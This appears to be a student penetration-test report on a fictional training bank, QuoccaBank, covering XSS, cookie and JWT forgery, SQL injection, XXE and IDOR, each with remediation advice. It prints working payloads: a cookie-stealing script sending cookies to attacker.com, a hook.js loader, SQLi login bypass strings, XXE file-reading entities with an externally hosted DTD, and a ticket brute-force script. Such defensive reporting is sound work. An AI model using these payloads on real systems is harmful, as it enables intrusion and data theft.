
XSS_Example

`<script>alert(1)</script>`

Create

 Log out

3. Clicking create produces the file and opening it runs the file as follows:



4. While the system limits files to 64 chars, this opens up a potential attack vector that merits further investigation.

Impact:

- This vulnerability allows a malicious user to write a file containing an XSS script that can be run on anyone else's computer that accesses said file.

Something like this:

```
<script>document.location='https://attacker.com/?cookie='+encodeURIComponent(document.cookie)</script>12
```

is able to grab all cookies currently stored in the browser and forward them to an attacker. This would run whenever a user clicks the malicious file. Note that there is a character limit in place so this example would not work in the environment given - however in a more realistic setting files would have greater than a 64 char size limit. This second example:

```
<script src="https://[Attacker IP]:3000/hook.js"></script>13
```

could connect an attacking machine directly to the user's opening it up for further exploitation. Other payloads such as the metasploit keylogger can be linked as described in <https://blog.rapid7.com/2012/02/21/metasploit-javascript-keylogger/> collecting all keyboard inputs including various passwords and forwarding them to the attacker's machine.

Remediation:

- Using modern frameworks that have methods in place to escape user input (such as the default curly brace, asterisk combo in Django or the curly braces in React) should be relatively failsafe.
- Converting any user input directly into a string or iterating through strings for 'banned' character combinations can also assist in sanitising the input and prevent XSS attacks.

sales.quoccabank.com

Vulnerability 1 - R1

- Login bypass via cookie manipulation due to no security measures on the cookie

Steps to Reproduce:

1. Inspecting the cookie yields the following:

¹² <https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/#:~:text=Stored%20cross%20site%20scripting%20is,required%20for%20exploiting%20reflected%20XSS.>

¹³ <https://www.dionach.com/blog/the-real-impact-of-cross-site-scripting/>

https://sales.quoccabank.com/?

sales.quoccabank.com | metadata

Value

YWRtaW49MA%3D%3D

Domain

sales.quoccabank.com

- Shortened cookies with padding of the form %3D are typically URL encoded. Using a decoder we obtain:

< DECODE > Decodes your data into the textarea below.

YWRtaW49MA==

- By inspection this appears to be a Base64 encoded string.
- Decoding this reveals:

< DECODE > Decodes your data into the textarea below.

admin=0

- Changing this to “admin=1” and re-encoding first in base64 and then via URL results in an admin cookie that allows us to bypass the login page entirely.

Impact:

- Sales information is completely accessible to a bad actor, which can be leaked or otherwise leveraged to harm the company (e.g. stock manipulation).

Remediation:

- Cookie has no security, is base64URL encoded. Using signed JWTs for auth verification and storing sessions would prevent this exploit.

notes.quocbank.com

Vulnerability 1 - R2

- JWT token signature not used to validate the rest of the token

Steps to Reproduce:

1. The cookie stores a JWT, which by using <https://jwt.io> can be modified
2. The email can be changed to admin, and the expiry date extended.

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVc2VybmFtZSI6ImFkbWluQHF1b2NjYWJhbmsuY29tIiwiaXhwaWJoxNTk0NmZMDk4fQ.GNXaVEMMtUnjhIK3bCv8y2yAaJYWabMDeG8ZHqX4kWw

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "Username": "admin@quoccabank.com",  "exp": 1594736098}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret  )
```

☐ secret base64 encoded

3. Using this new cookie, the notes.quocbank.com page allows access to a secret note

Impact:

- Any note protected in this way can be accessed as the signature is never used to validate the contents of the token.
- The data section of JWTs are intentionally base64 encoded only, which can easily be decoded. The signature is necessary for the security of the token.

Remediation:

- Always validate JWTs. When doing so, never let the JWT/header parameters drive the verification process alone. Have a clear contract in place and use it to screen each JWT before attempting to decrypt.

pay-portal.quoccabank.com

Vulnerability 1 - R1

- Search bar is vulnerable to SQL Injection

Steps to Reproduce:

1. Input allows filtering by period
2. Contains or like rather than equality
3. Query probably looks like:

```
SELECT * FROM TABLE WHERE name="Mark Qwocco" AND LIKE "{QUERY}"
```

4. We want to remove Mark Qwocco from the equation, to make the entire command true:
 - a. For the QUERY field, put in:

```
" or "1"="1";#
```

Impact:

- Allows viewing payment information that is not specific to Mark Qwocco
- Leak of sensitive information possible to member with an account

Remediation:

- Use prepared statements/sanitise input

support.quoccabank.com

Vulnerability 1 - R2

- Insecure Direct Object Reference in the ticket reference

Steps to Reproduce:

1. Given ID is 1511
2. After submitting a ticket, the URL object reference is Base58 encoded - deduced by attempting to translate encoding with various base decoders to produce meaningful output. The format of the reference contains the customer id and request number in the format of 1511:x, where x is the ticket number.

3. This can be easily brute forced to access other customer's tickets which may contain sensitive information. The following script brute forces URLs with customer id ranging from {0 ... 9999} and tickets from {0 ... 10}:

```
import requests
import base58

# Sets up HTTP get request and detects if anything has changed
def get(code, prev = None):
    host = 'https://support.quoccabank.com/raw/' + str(code)
    res = requests.get(host, cert=('6443.pem', '6443.key'))
    if (prev != None):
        if (prev.text != res.text):
            print('FOUND')
    return res

# Ask for where to start in the range
print('Please enter a number to start brute forcing from')
start = int(input())

# Initial request to set up html
res = get('HCYX')
res.close()

# brute force 4 digit combinations from start to 9999
# search depth of 10 inputs per combination
for i in range(start, 10000):
    for j in range(10):
        id = str(i) + ':' + str(j)
        print(id)
        code = base58.b58encode(id)
        res = get(code.decode('ascii'), res)
        res.close()
```

Impact:

- Sensitive customer information could easily be leaked to bad actors. Support tickets may include sensitive data such as usernames, passwords, emails, phone numbers, and other identifying information that may be used for phishing.

Remediation:

- Use hashing instead of encoding for object references.
- Remove tickets from the server once they have been served.
- Implement access controls such that only an admin is able to view support tickets not lodged by the logged in user.

v1.feedifier.quoccabank.com

Vulnerability 1 - R1

- RSS feed is vulnerable to XXE injection.

Steps to Reproduce:

1. Opens an rss feed, example provided as <https://blog.quoccabank.com/?feed=rss2>
 - a. Opening this shows that it is an XML file
2. The following addition to the example XML file will access sensitive information via XXE

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///flag_07d5a520fe3358d2d66c838bf1a6b067">
]>
```

3. This file can easily be hosted on the attackers server, and its address provided to Feedifier to parse, leading to XXE as the sensitive information is rendered on screen.

Impact:

- Can leak any local file that can be fetched by the backend parser.

Remediation:

- As per OWASP recommendations, disabling External Entities completely is optimal.¹⁴

v2.feedifier.quoccabank.com

Vulnerability 1 - R1

- RSS feed is vulnerable to XXE injection.

Steps to Reproduce:

¹⁴ https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

1. Filtering on v2 version of feedifier prevents the same payload, however XML parameter entities can be used to bypass the filtering by fetching the rest of the XML from a different location. In the file provided to the parser, we have an ENTITY block:

```
<!DOCTYPE title [ <!ELEMENT title ANY> <!ENTITY % xxe SYSTEM  
"http://cgi.cse.unsw.edu.au/~z5060508/test.html"> %xxe; ]>
```

This just refers to a DTD file hosted elsewhere containing the XXE exploit:

```
<!ENTITY % payload SYSTEM "file:///flag_41aa66bad8f4f53b1fbdad930d0bc3a0">
```

As this code is hosted on a separate system and fetched only when the XML is processed, the parser's filter does not pick it up, leading to XXE as the sensitive information is rendered on screen.

Impact:

- Can leak any local file that can be fetched by the backend parser.

Remediation:

- Same as Vulnerability 1 in v1.feedifier.quoccabank.com.

bigapp.quoccabank.com

Vulnerability 1 - R1

- Login page vulnerable to SQLi

Steps to Reproduce:

1. An injection of the below form will bypass the login screen:

```
Username: ' or '2'='2' --  
Password: aaaaaa
```

- a. Note that the trailing space after the '--' in username is critical to this exploit working.

Impact:

- Enables us to bypass the login screen, accessing the account, allowing any bad actors to view banking products, owners, categories and other sensitive business information
- While this account is not especially privileged, it still contains a substantial amount of confidential information.

Remediation:

- SQL injection can be prevented by input validation and parameterized queries. They must remove potential malicious code elements such as single quotes before using the input directly.


Vulnerability 2 - R1

- Client Side Validation can be easily bypassed as the cookie can be changed to provide admin privileges

Steps to Reproduce:

1. Register a user and log in.
2. The login cookie is encoded in base64

<https://bigapp.quoccabank.com/>



3. If we replace the login cookie with base64 encoded "test@test.com; admin", we now have access to admin privileges.

Impact:

- Admin access is granted to the nominated account. This returns privileged information which can be used maliciously as previously mentioned.

Remediation:

- JWT signed with a secret key would be more secure.
- Alternatively an encrypted cookie can also be used. Encoding is not encryption.

Vulnerability 3 - R2

- Search is vulnerable to SQLi, and error messages allows easier exploitation of this

Steps to Reproduce:

1. Experimenting with a variety of inputs into the search bar produces SQL errors in the console - visible via Inspect Element:

The screenshot shows the QuoccaBank application interface. At the top, there is a navigation bar with the QuoccaBank logo, links for Home, Welcome test@test.com, and Logout, a search bar with the placeholder text 'Category', and a blue 'Search' button. Below the navigation bar, the main heading is 'Banking Products'. Underneath, it says 'You searched for: ' followed by a table header. The table header has six columns: '#', 'Product Name', 'Code', 'Category', 'BU', and 'Owner'. Below the table header, there is a console error message. The error message is from the browser's developer console, showing a GET request to https://bigapp.quoccabank.com/api/v1/bproducts?q=%27 500 (Internal Server Error). The error message is from jquery-3.5.1.min.js:2. The error message is: {"readyState":4,"responseText":"Error 1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '% ' OR pname LIKE '%%') AND bu IS NOT NULL) ORDER BY categor' at line 1","status":500,"statusText":"Internal Server Error"}

2. Trialling other combinations of brackets, quotations and comments could allow a query to be constructed that can return additional parts of the database (through UNION operations).

Impact:

- SQLi can be used to modify the contents of the database, delete tables, add data or dump contents onto the HTML page, allowing an attacker to view privileged data.
- This can identify further potential targets to exploit as well as provide valuable information to sell or ransom.
- If looking to simply cause damage, dropping tables would result in the database being wiped.

Remediation:

- Storing user input and directly using it in query construction is bad practice. First sanitising or stringifying the input before parsing it as a query element should resolve this issue.
- Ensuring that errors are not displayed, reduces the ability of the attacker to craft an SQLi query. Blind SQLi is considered more tedious and consequently is more difficult to

effectively apply in an attack. However, prepared statements and sanitising inputs to prevent there from being an SQL injection vulnerability is more important.

Results Summary

It has become clear from the extensive vulnerabilities detailed in this report that QuoccaBank must re-evaluate its approach to security on the web.

Private keys stored in plain text on web portals, privilege escalation instructions left visible in javascript files and the use of common passwords found frequently in wordlist pastebins are problems that can be solved at a staff level. Writing and enforcing formal guidelines for staff passwords, teaching staff better data storage practices and implementing a 'security review' phase (where another staff member checks for keys, passwords and instructions left in plaintext) before deployment would resolve these issues. Additionally, errors should be made to fail silently to reduce the information an attacker has to exploit the system.

Authentication correctly implemented would resolve the majority of remaining issues. Encrypting cookies or using secret keys for JWTs would prevent bad actors from easily spoofing as an administrator or higher level user account. This is because any alteration to the token or cookie would result in the key decoding an invalid token. With authentication working, enforcing access privileges for support tickets, blog posts, etc, becomes trivial - resolving IDOR vulnerabilities.

Finally, appropriately sanitising user input can render it safe for use in database query, file upload and XML. In the case of SQL databases, parameterized queries should be used as opposed to concatenation. This is a solution that involves reading the entire input in as the query term and then constructing the sql query around it. A similar solution works for XSS on file upload. By ensuring that the file is treated exclusively as a string, code will not be executed when the file is loaded into the browser. For XXE prevention, the optimal solution is to disable external entities entirely.

It is this report's recommendation that the above remediations be actioned immediately to preserve data integrity and ensure the security of QuoccaBank and its clients.